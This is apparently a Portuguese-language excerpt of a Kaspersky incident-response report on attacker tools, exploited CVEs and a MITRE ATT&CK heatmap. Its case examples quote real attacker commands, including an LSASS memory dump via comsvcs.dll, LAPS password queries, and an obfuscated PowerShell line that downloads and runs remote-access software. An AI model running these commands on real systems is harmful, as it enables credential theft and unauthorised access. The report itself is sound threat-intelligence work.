Em quase todas as investigações, os adversários usam ferramentas legítimas em várias etapas de seus ataques. Embora diferentes grupos de atacantes frequentemente usem seu próprio conjunto de ferramentas que podem ser usadas para identificá-los, ferramentas amplamente utilizadas como Mimikatz ou PsExec podem ser usadas por quase qualquer atacante para extração de senhas e movimentação lateral durante a pós-exploração.

## Distribuição e frequência de ferramentas usadas em incidentes



Os atacantes mais comumente usam uma variedade de utilitários para controle remoto, evasão de defesas e exploração da infraestrutura da vítima.





# Exemplos de uso de ferramentas em casos reais

## Intrusão por Ransomware: Descoberta de arquivos e diretórios

ID: T1083<sup>9</sup>

Tactic: Discovery

Após a intrusão, os agentes de ameaça por trás do ransomware LockBit usaram credenciais comprometidas e RDP para acessar um servidor de arquivos e utilizaram buscas no Explorador de Arquivos para identificar arquivos com palavras-chave e datas específicas.

```
"Restricted" OR ="Confidential" OR ="Private" OR ="Operational & Inventory" OR ~="Finance" datemodified: 1/1/2022..today
"Balance" datemodified: 1/1/2022..today
"ssn" OR ="Restricted" OR ="Confidential" OR ="Private" OR ~="Operational & Inventory" datemodified: 1/1/2022..today
"tax" OR ="Income Statement" OR ="Balance" OR ="Cash" OR ="Financial Footnotes" OR ="Compensations" OR ="Customer
Information" OR ="Employee Data" OR ~="Intellectual Property" datemodified: 1/1/2022..today
```

Usando esses filtros, os atacantes identificaram arquivos críticos no servidor de arquivos e criaram um arquivo zip para exfiltrar as informações, a fim de pressionar a vítima a fazer um pagamento.

## T1087.002: Descoberta de conta: Contas de domínio

ID: T1087.002<sup>10</sup>

Tactic: Discovery

Após obter acesso à infraestrutura, o agente de ameaça usou o PowerShell para executar um conjunto de instruções que lhes permitiu:

◆ Instale módulos adicionais para gerenciar o Active Directory:

```
Import-Module ActiveDirectory
Install-Module ActiveDirectory
Register-PSRepository -Name "PSGallery" -SourceLocation "https://www.powershellgallery.com/api/v2/" -InstallationPolicy
Trusted
Set-PSRepository -Name "PSGallery" -InstallationPolicy Trusted
Install-PackageProvider -Name NuGet -MinimumVersion 2.8.5.201 -Force
Register-PSRepository -Default -InstallationPolicy Trusted
Install-Module -Name ActiveDirectory -Force
```

◆ Gerenciar contas de domínio:

```
Import-Module .\Microsoft.ActiveDirectory.Management.dll -Verbose
Unlock-ADAccount -Identity "<edited>"
Get-LAPS
```

◆ Confirme se módulos específicos foram instalados:

```
gc "c:\program files\LAPS\CSE\Admpwd.dll"
```

◆ Obter informações sobre controladores de domínio e contas privilegiadas:

```
$laps = Get-ADComputer -Filter * -Properties ms-Mcs-AdmPwd,ms-Mcs-
AdmPwdExpirationTime -Server <edited> | ? {$.'ms-Mcs-AdmPwd'} | select Name,ms-Mcs-
AdmPwd,@{label="ExpDate";Expression={([datetime]::FromFileTime([convert]::ToInt64($.'ms-
Mcs-AdmPwdExpirationTime'))}}
nlttest /domain_controllers
nlttest /dclist
nlttest /dclist:<domain_edited>
Import-Module AdmPwd.PS
```

<sup>9</sup> T1083: Descoberta de Arquivos e  
Diretórios

<sup>10</sup> T1087.002: Descoberta de conta:  
Contas de domínio





## Instalação automática de serviço após intrusão: Despejo de Credenciais do SO

ID: T1003<sup>11</sup>

TA0006: Acesso de Credencial

Após acessar a infraestrutura, vários grupos implantam scripts automatizados para configurar tarefas ou instalar serviços. Neste caso, o agente de ameaça instalou um serviço para despejo de memória e extração de detalhes do serviço LSASS. Para evadir certas soluções de segurança, eles usaram uma técnica interessante envolvendo um caractere especial, conforme descrito aqui: <https://github.com/login-securite/lsassy/blob/master/lsassy/dumpmethod/comsvcs.py>

```
%COMSPEC% /Q /c CMD.EXE /Q /c for /f "tokens=1,2 delims= " ^%A in ("tasklist /fi "Imagenam e q lsass.exe" | find "lsass") do rundll32.exe C:\windows\System32\comsvcs.dll, #+0000^24 ^%B \Windows\Temp\<random_name>.tar full
```

## Verificação massiva para identificar e explorar CVE-2023-48788: Persistência usando RRM.

ID: T1219<sup>12</sup>

Comando e Controle

Após identificar uma versão vulnerável do FortiClient EMS exposta à Internet, múltiplos agentes de ameaça usaram ferramentas RMM (monitoramento e gerenciamento remoto) e software malicioso para instalar aplicativos e obter persistência na infraestrutura comprometida. GERT analisou e confirmou a presença de múltiplas cargas úteis implantadas durante esses ataques que aproveitaram essa vulnerabilidade não corrigida<sup>13</sup>.

Após explorar a vulnerabilidade, os atacantes configuraram um comando PowerShell no sistema explorado para facilitar a instalação de uma ferramenta de gerenciamento remoto como o ScreenConnect:

```
POWERSHELL.EXE -COMMAND ""ADD-TYPE -ASSEMBLYNAME SYSTEM.WEB; CMD.EXE /C ([SYSTEM.WEB.HTTPUTILITY]::URLDECODE("""%63%75%72%6C%20%2D%6F%20%43%3A%5C%75%70%64%61%74%65%2E%65%78%65%20%22%68%74%74%70%73%3A%2F%2F%69%6E%66%69%6E%69%74%79%2E%73%63%72%65%65%6E%63%6F%6E%6E%65%63%74%2E%63%6F%6D%2F%42%69%6E%2F%53%63%72%65%65%6E%43%6F%6E%6E%65%63%74%2E%43%6C%69%65%6E%74%53%65%74%75%70%2E%65%78%65%3F%65%3D%41%63%63%65%73%73%26%79%3D%47%75%65%73%74%22%20%26%20%73%74%61%72%74%20%2F%42%20%43%3A%5C%75%70%64%61%74%65%2E%65%78%65%"""))""
```

O roteiro decifrado leva a:

```
curl -o C:\update.exe "https://infinity.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest" & start /B C:\update.exe
```

A análise do GERT também confirmou que os atacantes estavam usando o serviço público webhook.site para identificar serviços vulneráveis. Ao enviar uma solicitação eletrônica, eles poderiam determinar se o serviço era vulnerável sem precisar instalar qualquer aplicativo. Esta implementação é especificamente para explorar durante a enumeração e não estabelece persistência:

```
POWERSHELL.EXE -COMMAND ""ADD-TYPE -ASSEMBLYNAME SYSTEM.WEB; CMD.EXE /C ([SYSTEM.WEB.HTTPUTILITY]::URLDECODE("""%70%6F%77%65%72%73%68%65%6C%6C%20%2D%63%20%22%69%77%72%20%2D%55%72%69%20%68%74%74%70%73%3A%2F%2F%77%65%62%68%6F%6F%6B%2E%73%69%74%65%2F%32%37%38%66%58%58%58%58%2D%63%61%33%62%2D[REDACTED]%2D%39%36%65%34%2D%58%58%58%58%34%35%61%61%36%38%30%39%20%2D%4D%65%74%68%6F%64%20-%50%6F%73%74%20%2D%42%6F%64%79%20%27%74%65%73%74%27%20%3E%20%24%6E%75%6C%6C%22%"""))""
```

Quando decodificado, revelou uma cadeia de comandos contendo um comando PS1 final.

```
cmd.exe -> POWERSHELL.EXE -> CMD.exe -> powershell -c "iwr -Uri hxxps://webhook.site/278fXXXX-ca3b-[REDACTED]-96e4-XXXX-45aa6809 -Method Post -Body 'test' > $null"
```

<sup>11</sup> T1003: Dumping de Credenciais do SO

<sup>12</sup> T1219: Software de Acesso Remoto

<sup>13</sup> Securelist Atacantes exploram uma vulnerabilidade corrigida do FortiClient EMS em ambientes reais.






# As vulnerabilidades mais comuns

O diagrama abaixo mostra vulnerabilidades de anos anteriores que foram exploradas em 2024. Mais de 90% das vulnerabilidades exploradas por atacantes em 2024 foram publicadas há mais de um ano, indicando que as organizações atacadas tinham políticas de atualização ineficazes.

**Figura 6**

## Vulnerabilidades de anos anteriores que foram exploradas em 2024



As vulnerabilidades mais prevalentes encontradas em nosso conjunto de dados para 2024 estavam relacionadas a produtos da Microsoft (Windows, Exchange, Active Directory, SharePoint), como CVE-2016-0099, CVE-2017-0176, CVE-2019-1458, CVE-2020-1472, CVE-2020-0688, CVE-2020-0787, CVE-2021-42287, CVE-2021-34523, CVE-2021-34473 e CVE-2023-29357. Também encontramos um aumento expressivo no número de vulnerabilidades no servidor OpenSSH (sshd) – CVE-2023-38408, CVE-2024-6387 (também conhecido como regreSSHion) e CVE-2024-6409. Vulnerabilidades que visam o software Cisco IOS XE Web UI (CVE-2023-20273 e CVE-2023-20198) também foram encontradas em circulação.

Cerca de 40% das vulnerabilidades que detectamos durante as ações de resposta a incidentes levam à Execução Remota de Código (RCE), com uma proporção igual ligada a exploits de Escalação de Privilégios. Notavelmente, um número significativo de vulnerabilidades altas e críticas nessas categorias possui exploits de prova de conceito (PoC) públicos prontamente disponíveis em plataformas como GitHub e Exploit-DB. Isso facilita o acesso para invasores e permite que realizem movimentos laterais em diferentes ambientes.

Entre as categorias repetidas de Common Weakness Enumeration (CWE), descobrimos que CWE-120 (Transbordamento de Buffer Clássico), CWE-269 (Gerenciamento Impróprio de Privilégios), CWE-287 (Autenticação Imprópria) e CWE-918 (Server-Side Request Forgery – SSRF) foram as mais prevalentes. Estas são todas vulnerabilidades que poderiam ter sido evitadas ao usar práticas de codificação segura (como análise de código estática e análise dinâmica automatizada). Isso destaca a importância de os desenvolvedores priorizarem a segurança em cada fase do ciclo de vida do desenvolvimento e adotarem princípios de segurança e privacidade desde a concepção. Além disso, os clientes devem garantir atualizações regulares e a aplicação oportuna de patches de segurança.



## Lista completa de CVEs usados

### PoC disponível – Microsoft Windows (Serviço de Logon Secundário)

**CVE-2016-0099****CVSS 7.8 HIGH****CWE-120**

Também conhecida como MS16-032, uma vulnerabilidade no Serviço de Logon Secundário que permite que usuários locais obtenham privilégios por meio de um aplicativo manipulado.

Escalação de Privilégios

### Microsoft Windows Server

**CVE-2017-0176****CVSS 8.1 HIGH****CWE-120**

Um estouro de buffer no código de autenticação de Smart Card em gpkcsp.dll no Microsoft Windows XP (até SP3) e Server 2003 (até SP2) permite a execução remota de código por um invasor se o computador alvo fizer parte de um domínio Windows e tiver o Protocolo de Área de Trabalho Remota (ou Serviços de Terminal) habilitado.

Vulnerabilidade Remote Code Execution (RCE).

### PoC disponível – Microsoft Windows (Win32k)

**CVE-2019-1458****CVSS 7.8 HIGH****CWE-1219**

A vulnerabilidade surge de um erro no aplicativo ao processar um arquivo maliciosamente criado, permitindo que um invasor remoto potencialmente o explore para escalar seus privilégios em sistemas vulneráveis.

Escalação de Privilégios

### PoC disponível – Microsoft Windows (Netlogon)

**CVE-2020-1472****CVSS 10.0 CRITICAL****CWE-330**

Uma vulnerabilidade de elevação de privilégio que ocorre quando um invasor estabelece uma conexão de canal seguro Netlogon vulnerável com um controlador de domínio usando o Protocolo Remoto Netlogon (MS-NRPC). Explorar essa vulnerabilidade permite que um invasor execute um aplicativo especialmente criado em um dispositivo de rede.

Escalação de Privilégios

### PoC disponível – Microsoft Exchange Server

**CVE-2020-0688****CVSS 8.8 HIGH****CWE-287**

Uma vulnerabilidade de execução remota de código no Microsoft Exchange que ocorre devido ao manuseio inadequado de objetos na memória.

Vulnerabilidade Remote Code Execution (RCE).

### PoC disponível – Microsoft Windows (Serviço de Transferência Inteligente em Segundo Plano – BITS)

**CVE-2020-0787****CVSS 7.8 HIGH****CWE-59**

Vulnerabilidade de elevação de privilégio no Serviço de Transferência Inteligente em Segundo Plano do Windows (BITS).

Escalação de Privilégios

### PoC disponível – Serviços de Domínio do Microsoft Active Directory

**CVE-2021-4104****CVSS 8.8 HIGH****CWE-269**

Vulnerabilidade de elevação de privilégio nos Serviços de Domínio do Active Directory, permite que um invasor se passe por um administrador de domínio a partir de um usuário de domínio padrão.

Escalação de Privilégios

### PoC disponível – Microsoft Exchange Server

**CVE-2021-26855****CVSS 9.8 CRITICAL****CWE-918**

Vulnerabilidade no Microsoft Exchange Server que permite a um invasor contornar a autenticação e se passar pelo administrador.

Vulnerabilidade Remote Code Execution (RCE).

### Microsoft Exchange Server

**CVE-2021-31207****CVSS 6.6 MEDIUM****CWE-434**

Permite que um invasor remoto execute código arbitrário em instalações vulneráveis do Microsoft Exchange Server. No pior cenário, o invasor pode executar código arbitrário no contexto do SYSTEM.

Vulnerabilidade Contornar Recurso de Segurança.



### PoC disponível — Serviços de Domínio do Microsoft Active Directory

**CVE-2021-42278****CVSS 7.5 HIGH****CWE-269**

Escalação de Privilegios

Uma vulnerabilidade de elevação de privilégio nos Serviços de Domínio do Active Directory permite que um usuário padrão do domínio se passe por um administrador de domínio.

### PoC disponível — Microsoft Exchange Server

**CVE-2021-34523****CVSS 9.8 CRITICAL****CWE-287**

Escalação de Privilegios

Uma vulnerabilidade de escalonamento de privilégios no Microsoft Exchange Server que ocorre devido à validação inadequada de solicitações de remoting do PowerShell.

### PoC disponível — Microsoft Exchange Server (Autodiscover)

**CVE-2021-34473****CVSS 9.8 CRITICAL****CWE-918**

Vulnerabilidade Remote Code Execution (RCE).

Vulnerabilidade no serviço Autodiscover que permite a atacantes remotos executar código arbitrário no Microsoft Exchange Server afetado.

### Bitrix Site Manager

**CVE-2022-27228****CVSS 9.8 CRITICAL****CWE-20**

Vulnerabilidade Remote Code Execution (RCE).

Vulnerabilidade presente no módulo de votação (< 21.0.100) do Bitrix Site Manager. Isso permite que um invasor remoto não autenticado execute código arbitrário.

### PoC disponível — Veeam Backup & Replication

**CVE-2023-27532****CVSS 7.5 HIGH****CWE-306**

Autenticação ausente

Vulnerabilidade em um componente do Veeam Backup & Replication que permite a um atacante obter credenciais criptografadas armazenadas em seu banco de dados de configuração.

### PoC disponível — OpenSSH (ssh-agent)

**CVE-2023-38408****CVSS 9.8 CRITICAL****CWE-428**

Vulnerabilidade Remote Code Execution (RCE).

Nas versões do OpenSSH anteriores à 9.3p2, o recurso PKCS#11 do ssh-agent possui um caminho de busca vulnerável, tornando-o insuficientemente confiável. Isso pode resultar em execução remota de código se um sistema controlado por um invasor receber um agente encaminhado.

### PoC disponível — Microsoft SharePoint Server

**CVE-2023-29357****CVSS 9.8 CRITICAL****CWE-303**

Escalação de Privilegios

Vulnerabilidade no Microsoft SharePoint Server que permite a invasores remotos escalar privilégios.

### PoC disponível — Cisco IOS XE (Interface Web)

**CVE-2023-20273****CVSS 7.2 HIGH****CWE-78**

Vulnerabilidade Remote Code Execution (RCE).

O recurso de interface web do software Cisco IOS XE pode permitir que um invasor remoto autenticado injete comandos com privilégios de root.

### PoC disponível — Cisco IOS XE (Interface Web)

**CVE-2023-20198****CVSS 10.0 CRITICAL****CWE-420**

Escalação de Privilegios

Permite que um invasor não autenticado crie uma conta com "acesso de nível de privilégio 15" — acesso total a todos os comandos.



### PoC disponível – FortiClientEMS

**CVE-2023-48788****CVSS 9.8 CRITICAL****CWE-89**

Injeção de SQL

Uma neutralização inadequada de elementos especiais usados em um comando SQL (injeção de SQL) no Fortinet FortiClientEMS permite que um invasor execute código ou comandos não autorizados por meio de pacotes especialmente criados.

### PoC disponível – OpenSSH (sshd)

**CVE-2024-6387****CVSS 8.1 HIGH****CWE-362**

Vulnerabilidade Remote Code Execution (RCE).

Também conhecida como regreSSHion, essa vulnerabilidade no servidor OpenSSH (sshd) pode levar à execução remota de código no servidor vulnerável.

### OpenSSH (sshd)

**CVE-2024-6409****CVSS 7.0 HIGH****CWE-364**

Vulnerabilidade Remote Code Execution (RCE).

Vulnerabilidade de condição de corrida descoberta no servidor OpenSSH (sshd) que pode levar à execução remota de código como um usuário sem privilégios.





# Mapa térmico de técnicas e táticas MITRE ATT&CK

| TA0043:<br>Reconhecimento                                        | TA0042:<br>Desenvolvimento<br>de Recursos          | TA0001:<br>Acesso Inicial                                   | TA0002:<br>Execução                                                               | TA0003:<br>Persistência                                                                                                              |
|------------------------------------------------------------------|----------------------------------------------------|-------------------------------------------------------------|-----------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------|
| T1595.002: Verificação Ativa:<br>Verificação de Vulnerabilidades | T1587.001: Recursos de<br>Desenvolvimento: Malware | T1190: Exploração de Aplicativo<br>em Contato com o Público | T1059.003: Interpretador de<br>Comandos e Scripts: Shell de<br>comando do Windows | T1078.002: Contas Válidas:<br>Contas de domínio                                                                                      |
| T1589: Coleta de Informações<br>de Identidade de Vítimas         | T1588.002: Recursos de<br>Obtenção: Ferramenta     | T1078.002: Contas Válidas:<br>Contas de domínio             | T1569.002: Serviços do Sistema:<br>Execução de Serviços                           | T1543.003: Criação ou<br>Modificação de Processo do<br>Sistema: Windows Service                                                      |
| T1598: Phishing para Coleta<br>de Informações                    |                                                    | T1199: Relação Confiável                                    | T1059.001: Intérprete de Geração<br>de Scripts e Comandos: PowerShell             | T1505.003: Componente de<br>Software do Servidor: Web Shell                                                                          |
| T1595.001: Verificação Ativa:<br>Verificação de blocos IP        |                                                    | T1133: Serviços Remotos<br>Externos                         | T1053.005: Tarefa/Trabalho<br>Agendado: Tarefa agendada                           | T1136.001: Criação de Conta:<br>Conta local                                                                                          |
| T1592: Coleta de Informações<br>de Host de Vítimas               |                                                    | T1078: Contas Válidas                                       | T1047: Instrumentação de<br>Gerenciamento do Windows                              | T1053.005: Tarefa/Trabalho<br>Agendado: Tarefa agendada                                                                              |
|                                                                  |                                                    | T1566.002: Phishing:<br>Link de Spearphishing               | T1059: Intérprete de Geração<br>de Scripts e Comandos                             | T1078.003: Contas Válidas:<br>Contas locais                                                                                          |
|                                                                  |                                                    | T1078.003: Contas Válidas:<br>Contas locais                 | T1059.004: Intérprete de Geração<br>de Scripts e Comandos: Unix Shell             | T1098: Manipulação de Contas                                                                                                         |
|                                                                  |                                                    | T1566.001: Phishing:<br>Anexo de Spearphishing              | T1059.005: Intérprete de Geração<br>de Scripts e Comandos: Visual Basic           | T1547.001: Execução de<br>inicialização ou início automático<br>de logon: Chaves de Execução de<br>Registro / Pasta de Inicialização |
|                                                                  |                                                    | T1133: Serviços Remotos<br>Externos                         | T1053.003: Tarefa/Trabalho<br>Agendado: Cron                                      | T1133: Serviços Remotos<br>Externos                                                                                                  |
|                                                                  |                                                    | T1078.002: Contas Válidas:<br>Contas de domínio             | T1059.006: Intérprete de Geração<br>de Scripts e Comandos: Python                 | T1136.002: Criação de Conta:<br>Contas de domínio                                                                                    |
|                                                                  |                                                    | T1566: Phishing                                             | T1021.002: Serviços Remotos:<br>Compartilhamentos SMB/<br>Windows Admin           | T1136: Criação de Conta                                                                                                              |
|                                                                  |                                                    |                                                             | T1204: Execução de Usuários                                                       | T1053: Tarefa/Trabalho agendado                                                                                                      |
|                                                                  |                                                    |                                                             | T1059.001: Intérprete de Geração<br>de Scripts e Comandos: PowerShell             | T1037: Scripts de Inicialização<br>ou Inicialização de Login                                                                         |
|                                                                  |                                                    |                                                             | T1059.001: Intérprete de Geração<br>de Scripts e Comandos: PowerShell             | T1543.003: Criação ou<br>Modificação de Processo do<br>Sistema: Windows Service                                                      |
|                                                                  |                                                    |                                                             | T1559: Comunicação<br>Intra-Processos                                             | T1543: Criação ou Modificação<br>de Processo do Sistema                                                                              |
|                                                                  |                                                    |                                                             | T1053: Tarefa/Trabalho agendado                                                   | T1574.002: Fluxo de Execução de<br>Sequestro: Carga lateral de DLL                                                                   |
|                                                                  |                                                    |                                                             | T1203: Explorações para<br>Execução de Clientes                                   | T1053.003: Tarefa/Trabalho<br>Agendado: Cron                                                                                         |
|                                                                  |                                                    |                                                             | T1053.002: Tarefa/Trabalho<br>Agendado: At                                        | T1098.004: Manipulação de<br>Contas: Chaves autorizadas SSH                                                                          |
|                                                                  |                                                    |                                                             |                                                                                   | T1078: Contas Válidas                                                                                                                |
|                                                                  |                                                    |                                                             |                                                                                   | T1574.006: Fluxo de Execução<br>de Sequestro: Sequestro de<br>vinculador dinâmico                                                    |
|                                                                  |                                                    |                                                             |                                                                                   | T1546.003: Execução Disparada por<br>Evento: Assinatura de Evento de<br>Instrumentação de Gerenciamento<br>do Windows                |

A matriz MITRE ATT&CK descreve as táticas e técnicas usadas por adversários que têm como alvo redes corporativas. Codificamos a matriz por cores para destacar a prevalência de diferentes técnicas com base nos ataques que investigamos em 2024.

6–11%    11–15%    15–20%    >20%



TA0004:  
Escalação de PrivilégiosTA0005:  
Evasão de DefesaTA0006:  
Acesso de CredencialTA0007:  
Descoberta

|                                                                                               |                                                                                             |                                                                                          |                                                                                  |
|-----------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------|
| T1078.002: Contas Válidas: Contas de domínio                                                  | T1070.004: Remoção do indicador: Exclusão de arquivos                                       | T1003: Dumping de Credenciais do SO                                                      | T1046: Descoberta de Serviços de Rede                                            |
| T1068: Exploração para Escalação de Privilégios                                               | T1562.001: Comprometimento de Defesas: Desativar ou modificar ferramentas                   | T1003.001: Dumping de Credenciais de SO                                                  | T1018: Detecção Remota do Sistema                                                |
| T1484.001: Modificação da diretiva de domínio: Modificação da Diretiva de Grupo               | T1070.001: Remoção do indicador: Limpeza de logs de eventos do Windows                      | T1552.001: Credenciais Inseguras: Credenciais em arquivos                                | T1135: Detecção de Compartilhamento de Rede                                      |
| T1078.002: Contas Válidas: Contas de domínio                                                  | T1140: Remoção de ocultação/ decodificação de arquivos ou informações                       | T1555: Credenciais de Lojas de Senhas                                                    | T1082: Descoberta de Informações do Sistema                                      |
| T1547.005: Execução de Inicialização ou Logon Automático: Provedor de Suporte de Segurança    | T1036.005: Correspondência de Nome ou Localização Legítima                                  | T1110.001: Força Bruta: Adivinhação de senha                                             | T1087.002: Descoberta de conta: Contas de domínio                                |
| T1098: Manipulação de Contas                                                                  | T1036.004: Mascaramento: Tarefa ou Serviço de Máscara                                       | T1110: Ataques de Força Bruta                                                            | T1482: Detecção de Domínios de Confiança                                         |
| T1543.003: Criação ou Modificação de Processo do Sistema: Windows Service                     | T1027.002: Ocultação de Arquivos ou Informações: Pacote de Software                         | T1003.003: Dumping de Credenciais do SO: NTDS                                            | T1069.002: Detecção de Grupos de Permissão: Grupos de domínio                    |
| T1548.002: Abuso de Mecanismo de Controle de Elevação: Desvio do controle de conta de usuário | T1078.002: Contas Válidas: Contas de domínio                                                | T1003.003: Dumping de Credenciais do SO: NTDS                                            | T1057: Descoberta de Processos                                                   |
| T1548.001: Abuso do Mecanismo de Controle de Elevação: setuid e setgid                        | T1112: Modificação de Registro                                                              | T1003.001: Dumping de Credenciais de SO                                                  | T1033: Descoberta do proprietário/usuário do sistema                             |
|                                                                                               | T1027.010: Ocultação de Arquivos ou Informações: Ofuscamento de comando                     | T1555: Credenciais de Lojas de Senhas                                                    | T1049: Descoberta de Conexões de Rede do Sistema                                 |
|                                                                                               | T1218.011: Execução de Proxy Binário de Sistema: Rundll32                                   | T1110.003: Força Bruta: Pulverização de senha                                            | T1016: Descoberta de Configuração de Rede do Sistema                             |
|                                                                                               | T1070.003: Remoção do indicador: Limpeza de histórico de comandos                           | T1555.004: Credenciais de Armazenamento de Senhas: Gerenciador de Credenciais do Windows | T1615: Descoberta de Política de Grupos                                          |
|                                                                                               | T1078.003: Contas Válidas: Contas locais                                                    | T1212: Exploit de Credenciais de Acesso                                                  | T1083: Descoberta de Arquivos e Diretórios                                       |
|                                                                                               | T1055: Injeção de Processos                                                                 | T1557: Ataque Man-in-the-Middle                                                          | T1087.001: Descoberta de conta: Conta local                                      |
|                                                                                               | T1070.006: Remoção de Indicador: Carimbo de hora                                            | T1528: Roubo de Token de Acesso de Aplicativo                                            | T1087: Detecção de Contas                                                        |
|                                                                                               | T1027.010: Ocultação de Arquivos ou Informações: Ofuscamento de comando                     | T1552: Credenciais Desprotegidas                                                         | T1560.001: Arquivamento de Dados Coletados: Arquivamento via utilitário          |
|                                                                                               | T1027.001: Ocultação de Arquivos ou Informações: Padding Binário                            | T1056.001: Captura de Entradas: Keylogging                                               | T1124: Descoberta de Tempo do Sistema                                            |
|                                                                                               | T1027.013: Arquivos ou Informações Ofuscados: Arquivo Criptografado / Codificado            | T1552.004: Credenciais Não Seguras: Chaves Privadas                                      | T1201: Descoberta de Política de Senhas                                          |
|                                                                                               | T1562.001: Comprometimento de Defesas: Desativar ou modificar ferramentas                   | T1555.003: Credenciais de Repositórios de Senhas: Credenciais de navegadores da web      | T1012: Registro de Consultas                                                     |
|                                                                                               | T1574.001: Sequestro do Fluxo de Execução: Sequestro da Ordem de Busca de DLL               | T1552.001: Credenciais Inseguras: Credenciais em arquivos                                | T1614.001: Descoberta de Localização do Sistema: Descoberta de Idioma do Sistema |
|                                                                                               | T1562: Obstrução de Defesas                                                                 | T1040: Sniffing de Rede                                                                  |                                                                                  |
|                                                                                               | T1574.002: Fluxo de Execução de Sequestro: Carga lateral de DLL                             |                                                                                          |                                                                                  |
|                                                                                               | T1070.003: Remoção do indicador: Limpeza de histórico de comandos                           |                                                                                          |                                                                                  |
|                                                                                               | Evasão de Depurador (Debugger)                                                              |                                                                                          |                                                                                  |
|                                                                                               | T1562.002: Comprometimento de Defesas: Desativação de geração de logs de eventos do Windows |                                                                                          |                                                                                  |
|                                                                                               | T1070: Remoção de Indicador                                                                 |                                                                                          |                                                                                  |
|                                                                                               | T1027: Ocultação de Arquivos ou Informações                                                 |                                                                                          |                                                                                  |
|                                                                                               | T1564.006: Ocultar Artefatos: Executar Instância Virtual                                    |                                                                                          |                                                                                  |
|                                                                                               | T1484.001: Modificação da diretiva de domínio: Modificação da Diretiva de Grupo             |                                                                                          |                                                                                  |
|                                                                                               | T1218: Execução de proxy binário de sistema: Mshta                                          |                                                                                          |                                                                                  |

6–11% 11–15% 15–20% >20%





TA0008:  
Movimentação LateralTA0009:  
ColetaTA0011:  
Comando e ControleTA0010:  
ExfiltraçãoTA0040:  
ImpactoT1021.001: Serviços Remotos:  
Protocolo de área de trabalho  
remotaT1560.001: Arquivamento  
de Dados Coletados:  
Arquivamento via utilitário

T1572: Túnel de protocolo

T1567: Exfiltração via Serviço  
da WebT1486: Dados Criptografados  
para ImpactoT1021.002: Serviços Remotos:  
Compartilhamentos SMB/  
Windows AdminT1005: Dados Prevenientes  
do Sistema LocalT1105: Transferência de  
Ferramenta de IngressoT1537: Transferência de Dados  
via Conta na Nuvem

T1485: Destruição de Dados

T1021.004: Serviços Remotos:  
SSHT1039: Dados de Unidade  
Compartilhada de RedeT1071.001: Protocolo de  
Camada de Aplicativos:  
Protocolos da webT1020: Exfiltração  
Automatizada

T1561: Apagamento de Disco

T1021: Serviços Remotos

T1119: Coleta Automatizada

T1219: Software de Acesso  
RemotoT1567.002: Exfiltração por  
Serviço Web: Exfiltração para  
Armazenamento em NuvemT1561.002: Limpeza de disco:  
Limpeza da estrutura do discoT1570: Transferência Lateral  
de FerramentasT1114.001: Coleta de E-mail:  
Coleta de E-mail LocalT1090.002: Proxy: Proxy  
externoT1048: Exfiltração via  
Protocolo Alternativo

T1565: Manipulação de Dados

T1021.006: Serviços Remotos:  
Gerenciamento Remoto do  
WindowsT1560: Dados Coletados do  
ArquivamentoT1132.001: Codificação de  
Dados: Codificação padrão

T1041: Exfiltração via Canal C2

T1550.002: Usar Material de  
Autenticação Alternativo: Pass  
the Hash

T1113: Captura de Tela

T1090: Proxy

T1021.003: Serviços Remotos:  
Modelo de Objeto de  
Componente Distribuído

T1572: Túnel de protocolo

T1564: Ocultação de Artefatos

T1021: Serviços Remotos

T1071.004: Protocolo de  
Camada de Aplicativos: DNST1021.001: Serviços Remotos:  
Protocolo de área de trabalho  
remotaT1568.002: Resolução  
Dinâmica: Algoritmos de  
Geração de DomíniosT1021.002: Serviços Remotos:  
Compartilhamentos SMB/  
Windows Admin

T1102: Serviço da Web

T1210: Exploração de Serviços  
Remotos

T1568: Resolução Dinâmica

T1563.001: Sequestro de  
Sessão de Serviço Remota:  
Sequestro de SSHT1573.001: Canal Criptografado:  
Criptografia simétrica

T1041: Exfiltração via Canal C2

T1071: Protocolo de Camada  
de Aplicativos

6–11%

11–15%

15–20%

&gt;20%



# Sobre a Kaspersky

